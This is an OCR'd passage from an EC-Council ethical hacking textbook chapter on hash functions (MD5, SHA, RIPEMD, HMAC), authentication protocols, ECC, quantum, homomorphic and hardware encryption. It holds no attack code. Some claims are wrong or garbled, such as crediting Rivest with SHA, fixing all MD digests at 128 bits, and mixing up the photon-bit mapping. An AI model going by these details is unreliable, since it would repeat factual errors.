


Figure 20.8: Block Diagram of One-way Hash Function

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Message Digest Function: MD5 and MD6

MD2, MD4, MD5, and MD6 are **message digest algorithms** used in digital signature applications to compress a document securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest always has a size of 128 bits.

The structures of all three algorithms (MD2, MD4, and MD5) appear similar, although the design of MD2 is reasonably different from that of MD4 and MD5. MD2 supports 8-bit machines, while MD4 and MD5 support 32-bit machines. The algorithm pads the message with extra bits to ensure that the number of bits is divisible by 512. The extra bits may include a 64-bit binary message.

Attacks on versions of MD4 have become increasingly successful. Research has shown how an attacker launches collision attacks on the full version of MD4 within a minute on a typical PC. MD5 is slightly more secure but is slower than MD4. However, both the message digest size and the padding requirements remain the same.

MD5 is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. MD5 can be used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords. However, MD5 is not collision resistant; therefore, it is better to use the latest algorithms, such as MD6, SHA-2, and SHA-3.

MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs. It is resistant to differential cryptanalysis attacks.

To calculate the effectiveness of hash functions, check the output produced when the algorithm randomizes an arbitrary input message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are examples of minimally different message digests:

- echo "There is CHF1500 in the blue bo" | md5sum
  e41a323bdf20eadafd3f0e4f72055d36
- echo "There is CHF1500 in the blue box" | md5sum
  7a0da864a41fd0200ae0ae97afd3279d
- echo "There is CHF1500 in the blue box." | md5sum
  2db1ff7a70245309e9f2165c6c34999d

Even minimally different texts produce radically different MD5 codes.


Figure 20.9: Verifying MD5 Hash

- **Onlinemd5**

  Source: *http://onlinemd5.com*

  Onlinemd5 generates and checks file integrity using secure time-proven algorithms such as MD5, SHA-1, and SHA-256. One can create checksums (digital fingerprints) of files and verify their integrity using this online tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Message Digest Function: Secure Hashing Algorithm (SHA)

The NIST has developed the Secure Hash Algorithm (SHA), specified in the **Secure Hash Standard** (**SHS**) and published as a federal information-processing standard (FIPS PUB 180). It generates a cryptographically secure one-way hash. Rivest developed the SHA, which is similar to the message digest algorithm family of hash functions. It is slightly slower than MD5, but its larger message digest makes it more secure against brute-force collision and inversion attacks.

SHA encryption is a series of five different cryptographic functions, and it currently has three generations: SHA-1, SHA-2, and SHA-3.

- **SHA-0**: A retronym applied to the original version of the 160-bit hash function published in 1993 under the name SHA, which was withdrawn from trade due to an undisclosed "**significant flaw**" in it. It was replaced with a slightly revised version, namely SHA-1.
- **SHA-1**: It is a 160-bit hash function that resembles the former MD5 algorithm developed by Ron Rivest. It produces a 160-bit digest from a message with a maximum length of (264 − 1) bits. It was designed by the National Security Agency (NSA) to be part of the Digital Signature Algorithm (DSA). It is most commonly used in security protocols such as PGP, TLS, SSH, and SSL. As of 2010, SHA-1 is no longer approved for cryptographic use because of its cryptographic weaknesses.
- **SHA-2**: SHA2 is a family of two similar hash functions with different block sizes, namely SHA-256, which uses 32-bit words, and SHA-512, which uses 64-bit words. The truncated versions of each standard are SHA-224 and SHA-384.
- **SHA-3**: SHA-3 uses sponge construction in which message blocks are XORed into the initial bits of the state, which the algorithm then invertibly permutes. It supports the same hash lengths as SHA-2 but differs in its internal structure considerably from the rest of the SHA family.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison of SHA functions (SHA-0, SHA-1, SHA-2, and SHA-3).

Algorithm and variant		Output size (bits)	Internal state size (bits)	Block Size (bits)	Maximum message size (bits)	Rounds	Operations	Security (bits)
MD5 (as reference)		128	128 (4*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, rot	<=18 (collisions found)
SHA-0		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<34 (collisions found)
SHA-1		160	160 (5*32)	512	2^{64}-1	80	Add mod 2^{32}, and, or, xor, rot	<63 (collisions found)
SHA-2	SHA-224 SHA-256	224 256	256 (8*32)	512	2^{64}-1	64	Add mod 2^{32}, and, or, xor, shr, rot	112 128
	SHA-384 SHA-512 SHA-512/224 SHA-512/256	384 512 224 256	512 (8*64)	1024	2^{128}-1	80	Add mod 2^{64}, and, or, xor, shr, rot.	192 256 112 128
SHA-3	SHA3-224 SHA3-256 SHA3-384 SHA3-512 SHAKE128 sHAKE256	224 256 384 512 d(arbitrary) d(arbitrary)	1600 (5*5*64)	1152 1088 832 576 1344 1088	∞	24	And, xor, not, rot	112 128 192 256 Min(d/2,128) Min(d/2,256)

Table 20.2: Comparison between SHA-0, SHA-1 and SHA-2 functions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RIPEMD-160

RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel. There exist 128-, 256-, and 320-bit versions of this algorithm, called RIPEMD-128, RIPEMD-256, and RIPEMD-320, respectively. These algorithms replace the original RIPEMD, which was found to have a collision issue. They do not follow any standard security policies or guidelines.

RIPEMD-160 is a more secure version of the RIPEMED algorithm. In this algorithm, the compression function consists of 80 stages, i.e., 5 blocks that execute 16 times each. This process repeats twice by combining the results at the bottom using modulo 32 addition.

HMAC

Hash-based message authentication code (HMAC) is a type of message authentication code (MAC) that uses a cryptographic key along with a cryptographic hash function. It is widely used to verify the integrity of data and authentication of a message. This algorithm includes an embedded hash function such as SHA-1 or MD5. The strength of HMAC depends on the embedded hash function, key size, and size of the hash output.

HMAC includes two stages for computing the hash. The input key is processed to produce two keys, namely the inner key and the outer key. The first stage of the algorithm inputs the inner key and message to produce an internal hash. The second stage of the algorithm inputs the output from the first stage and outer key, and produces the final HMAC code.

As HMAC executes the underlying hash function twice, it offers protection against various length extension attacks. The size of the key and the output depends on the embedded hash function; e.g., 128 or 160 bits in the case of MD5 or SHA-1, respectively.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

CHAP

The Challenge-Handshake Authentication Protocol (CHAP) is an authentication mechanism used by Point-to-Point Protocol (PPP) servers to authenticate or validate the identity of remote clients or network hosts. It is more secure and effective compared to Password Authentication Procedure (PAP), as it regularly verifies the identity of the client using a three-way handshake and provides protection against replay attacks.

EAP


The Extensible Authentication Protocol (EAP) is an authentication protocol that was originally designed for point-to-point connections. It is used as an alternative to the CHAP and PAP authentication protocols, as it is more secure and supports different authentication mechanisms such as passwords, smart tokens, one-time passwords (OTPs), secure ID card, digital certificates, and public-key encryption mechanisms. After the selection of the EAP authentication mechanism, a session is established and messages are exchanged between the client and the authenticating server. The session consists of requests and responses for authentication information. The length and details of the authentication session are determined by the EAP authentication mechanism used.


GOST – Hash Function

This hash algorithm was initially defined in the Russian national standard GOST R 34.11-94 "Information Technology - Cryptographic Information Security - Hash Function."

It produces a fixed-length output of 256 bits. The input message is broken up into chunks of 256-bit blocks. If a block is less than 256 bits, then the message is padded by appending as many zeros to it as are required to make the length of the message 256 bits. The remaining bits are filled with a 256-bit integer arithmetic sum of all previously hashed blocks. Then, a 256-bit integer representing the length of the original message, in bits, is produced.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Other Encryption Techniques

- **Elliptic Curve Cryptography (ECC)**

  ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage. The asymmetric cryptosystem depends on number theory and mathematical elliptic curves (algebraic structure) to generate short, quick, and robust cryptographic keys. RSA is an incumbent public-key algorithm, but its key size is large. The speed of the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

encryption always depends on the key size: a smaller key length allows faster encryption. To minimize the key size, elliptic curve cryptography has been proposed as a replacement for the RSA algorithm.

The operational key sizes of both algorithms to achieve similar goals are listed below:

ECC Key size	RSA Key Size
160	1024
224	2048
256	3072
384	7680
512	15360

Table 20.3: Comparison of ECC and RSA key size

While RSA uses a key size of 1024 to encrypt the data, ECC provides equal security with a comparatively smaller key size of 160. For high-level computing, RSA uses a key size of 7680 to implement security, whereas ECC can provide the same level of security with a key size of 384.

- **Quantum Cryptography**

  As the world is increasingly adopting online information sharing, cryptosystems are witnessing a sharp increase in security attacks. Since mathematical encryption uses binary digits (0 and 1), it can be easily eavesdropped on or manipulated using various techniques. Hence, quantum cryptography has been introduced to protect data from theft midway (e.g., MITM attacks). This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.

  In quantum cryptography, the data are encrypted by a sequence of photons that have a spinning trait while traveling from one end to another end. These photons keep changing their shapes during their course through filters: vertical, horizontal, forward slash, and backslash. Here, vertical and backslash spins imply "ones," while horizontal and forward slash spins imply "zeros."

  - Horizontal (–): 0
  - Vertical (|): 1
  - Backslash (/): 1
  - Forward slash (\): 0

  Attackers can eavesdrop on but cannot manipulate the data because the photons are transferred through arbitrary filters. To breach this mechanism, attackers have to know the exact shape of the photons; if they fail to choose the right transmission, the photon polarization is distorted and the receiver detects an error indicating the eavesdrop.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Homomorphic Encryption**

  Homomorphic encryption differs from conventional encryption mechanisms, where math operations are performed to encrypt the plaintext. Homographic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated. In this technique, encryption and decryption are performed by the same key holder. The homomorphic mechanism enables the user/sender to encrypt the confidential data and out-source it to an enterprise via cloud services to process the given data.

  How homomorphic encryption differs from other encryption mechanisms:

  In private key encryption:

  - Only keyholders can generate and decrypt ciphertexts using similar keys.

  In public key encryption:

  - Only the public keyholder generates the ciphertext and the secret keyholder decrypts the ciphertext.

  In homomorphic encryption:

  - The keyholder can generate the ciphertext and anyone can alter the ciphertext, but only the keyholder again can decrypt the data.

  The reason for using this cryptography is that an untrusted entity can manipulate the data. Hence, this mechanism allows the sender himself/herself to encrypt and decrypt the data, allowing anyone to perform mathematical operations on the ciphertext with respect to the rules applied by the sender.

- **Hardware-Based Encryption**

  Hardware-based encryption is a technique that uses computer hardware for assisting or replacing the software when the data encryption process is being performed. Devices that offer encryption techniques can be considered as hardware-based encryption devices. In the implementation of hardware-based encryption, the cryptography technique workload is transferred to the hardware processors, making the system resources free for performing other functions. These devices can also store encryption keys and other sensitive information in secured areas of RAM or other nonvolatile storage devices such as flash memory.

  Hardware encryption devices reduce instruction sets, where only the authorized code can be executed. These devices do not support third-party software, thereby preventing the execution of any malicious programs. Hardware encryption offers many advantages over software encryption, as it can perform rapid processing of algorithm. It provides tamper-resistant key storage and avoids unauthorized code. Some hardware-based encryption devices are wireless access points, Nitrokey, credit card terminals, and network bulk encryptors.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of hardware encryption devices

- **TPM**

  Trusted Platform Module (TPM) is a crypto-processor or a chip that is present in the motherboard. It can securely store the encryption keys and perform many cryptographic operations. TPM offers various features such as authenticating platform integrity, providing full disk encryption capabilities, performing password storage, and providing software license protection.

- **HSM**

  A hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing, and it can be used for managing, generating, and securely storing cryptographic keys. HSM offers enhanced encryption computation that is useful for symmetric keys longer than 256 bits. High-performance HSM devices are connected to the network using TCP/IP. Some HSM devices include SafeNet Luna Network HSM, nSheild, Cloud HSM, and Cryptosec Dekaton.


- **USB Encryption**

  USB encryption is an additional feature for USB storage devices, which offers onboard encryption services. Encrypted USB devices need an on-device credential system or software- or hardware-based credentials from a computer. USB encryption provides protection against malware distribution over USB and helps in preventing data loss and data leakage. Some hardware USB-encrypted devices include Crypto USB, Kingston Ironkey D300S, and diskAshur Pro 500GB.

- **Hard Drive Encryption**

  Hard drive encryption is a technology whereby the data stored in the hardware can be encrypted using a wide range of encryption options. Hard drive encryption devices cannot use an on-device keyboard or fingerprint reader; instead, they need a TPM or an HSM. These devices can be installed as an internal drive on a computer. Some hard drive encryption devices include military-grade 256-bit AES Hardware Encryption and DiskCypher AES Sata Hard Drive Encryption.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Comparison of Cryptographic Algorithms

The following table compares the various cryptographic algorithms and lists the known attacks against these algorithms:


Algorithm	Working Structure	Key/Block Size (bits)	Known Attacks
DES	Feistel	56 (8 bits parity)/64	Brute-force attack
AES	Substitution-permutation	Up to 256/128	Side-channel attack
RC4	Random-permutation	Up to 2048/2064	NOMORE attack
RC5	Feistel	Up to 2040/128	Timing attack
RC6	Feistel	Up to 256/128	Brute-force attack
Twofish	Feistel	Up to 256/128	Power analysis attack
Threefish	Tweakable block cipher/Non-Feistel	Up to 1024/1024	Boomerang attack
Serpent	Substitution-permutation	Up to 256/128	XSL and Meet-in-the-Middle attack
TEA	Feistel	Up to 128/64	Related-key attack
CAST-128	Feistel	Up to 128/64	Known-plaintext attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

GOST Block Cipher	Feistel	256/64	Chosen-key attack
